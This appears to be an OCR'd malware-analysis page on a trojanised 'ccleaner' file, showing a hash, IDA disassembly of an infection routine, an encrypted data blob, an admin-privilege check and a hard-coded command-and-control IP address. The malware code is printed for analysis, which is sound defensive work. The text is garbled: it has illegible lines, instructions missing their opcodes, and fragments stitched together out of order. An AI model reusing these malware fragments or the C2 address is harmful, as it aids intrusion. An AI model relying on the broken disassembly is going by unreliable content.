
y



SHA256: 36b36ee9515e0a60629d2c722b006b33e543dce1c8c2611053e0651a0bfdb2e9

File name: ccleaner


Analysis date: 2017-09-18 10:58:51 UTC (8 minutes ago)


```
.data:0082E0A8 byte_82E0A8     db 0, 83h, 15h, 97h, 0C7h, 2Ch, 0C9h, 95h, 75h, 68h, 0C8h; 0
.data:0082E0A8                                         ; DATA XREF: CC_InfectionBase+10↑o
.data:0082E0A8                                         ; CC_InfectionBase:loc_40107B↑r ...
.data:0082E0A8                 db 0A1h, 3Dh, 76h, 7, 0CCh, 8Eh, 0F7h, 42h, 0B5h, 0BBh; 0Bh
.data:0082E0A8                 db 25h, 0BEh, 43h, 7Eh, 67h, 0ABh, 63h, 3Eh, 0F6h, 8, 37h; 15h
.data:0082E0A8                 db 0D0h, 0C6h, 8Ah, 0F8h, 0B9h, 0FFh, 27h, 5Bh, 3Ch, 6Eh; 20h
.data:0082E0A8                 db 45h, 9Ah, 3Fh, 0D3h, 5Dh, 25h, 2Eh, 1Dh, 0C2h, 6Bh; 2Ah
.data:0082E0A8                 db 11h, 99h, 0B0h, 87h, 0F5h, 87h, 0F3h, 0D8h, 29h, 2Fh; 34h
.data:0082E0A8                 db 73h, 0Eh, 0Eh, 71h, 67h, 0B0h, 28h, 0CFh, 51h, 5, 1Dh; 3Eh
.data:0082E0A8                 db [illegible]
.data:0082E0A8                 db 0E1h, 45h, 14h, 58h, 42h, 66h, 9Eh, 0E5h, 57h, 0B6h
.data:0082E0A8                 db 8Dh, 6Ah, 0Ah, 0E5h, 94h, 94h, 89h, 0A8h, 2Fh, 87h
.data:0082E0A8                 db 8Ch, 0B0h, 0DAh, 0ECh, 0EDh, 0FFh, 0EEh, 0CDh, 70h
.data:0082E0A8                 db 6Ah, 0EEh, 0BAh, 0D6h, 17h, 0A6h, 4Ch, 0F0h, 6Eh, 3Bh
.data:0082E0A8                 db 31h, 0A3h, 3Bh, 38h, 6Ch, 0B6h, 0B1h, 0BAh, 94h, 0BAh
.data:0082E0A8                 db 51h, 0D1h, 4Ch, 2Ah, 0E8h, 9, 0AAh, 0CEh, 80h, 23h
.data:0082E0A8                 db 0B2h, 80h, 2Eh, 0FEh, 1Ch, 0CFh, 9Fh, 0F9h, 0BBh, 19h;
.data:0082E0A8                 db 4, 0C4h, 5Ch, 0D3h, 4Fh, 3Ah, 1Fh, 55h, 46h, 0C8h, 6Ch;
.data:0082E0A8                 db 2Fh, 9, 4Ch, 0E1h, 6Bh, 0DEh, 7Ch, 0F0h, 50h, 6Eh, 3Eh;
.data:0082E0A8                 db [illegible]
```


```
.text:00401000 sub_401000      proc near               ; CODE XREF: CC_InfectionBase+16↓p
.text:00401000                                         ; DATA XREF: HEADER:00400164↑o ...
.text:00401000
.text:00401000
.text:00401000 arg_0           = dword ptr  8
.text:00401000 arg_4           = dword ptr  0Ch
.text:00401000
.text:00401000                 mov     edi, edi
.text:00401002                 push    ebp
.text:00401003                 mov     ebp, esp
.text:00401005                 push    esi
.text:00401006                 xor     esi, esi
.text:00401008                 mov     ecx, 25A7383h
```


```
                               ; CODE XREF: sub_401000+27↓j
mov     eax, [ebp+arg_0]
imul    ecx, 47A6547h
mov     dl, cl
```


```
                               ; CODE XREF: sub_401000+10↑j
                               .text:00401029 loc_401029:
                               .text:00401029                 pop     esi
                               .text:0040102A                 pop     ebp
                               .text:0040102B                 retn
                               .text:0040102B sub_401000      endp
```




push ebp
mov ebp, esp
sub esp, 0x208
push ebx
push esi
mov dword ptr [esp], 0x259
call 017A24D7
push ebx
call esi
sub eax, edi
pop ecx
pop ecx
jb short 017A257C
push ebx
call esi
mov dword ptr [ebp-0x10], eax
call 017A1677


push ebp
mov ebp, esp
push -0x100
call 017A2826
dword ptr [ebp+0x8]
-0x1
je short 017A251E
0x3E8
dword ptr [ebp-0x100]
push 0x2C
call 017A2820
call 017A281A
call dword ptr [0x17A1038]
retn


pop ecx
mov dword ptr [ebp-0x10], eax
call 017A1677
cmp dword ptr [ebp-0x10], eax
jb short 017A257C
call dword ptr [0x17A1090]
shell32.IsUserAnAdmin
test eax, eax
jnz short 017A2583
xor eax, eax
jmp 017A27B4
call 017A203A
push 0x10000
UNICODE "=::=::\"


movzx eax, byte ptr [ebp-0x8]
push eax
lea eax, dword ptr [ebp-0x28]
push eax
dword ptr [ebp+0xC]
add esp, 0x18
lea eax, dword ptr [ebp-0x28]
push 0x20
pop ecx
pop edi
mov byte ptr [eax], 0x0
inc eax
dec ecx
jnz short 017A217A
mov eax, dword ptr [ebp+0xC]
0197FC98 0197FE90 ASCII "216.126.225.148"
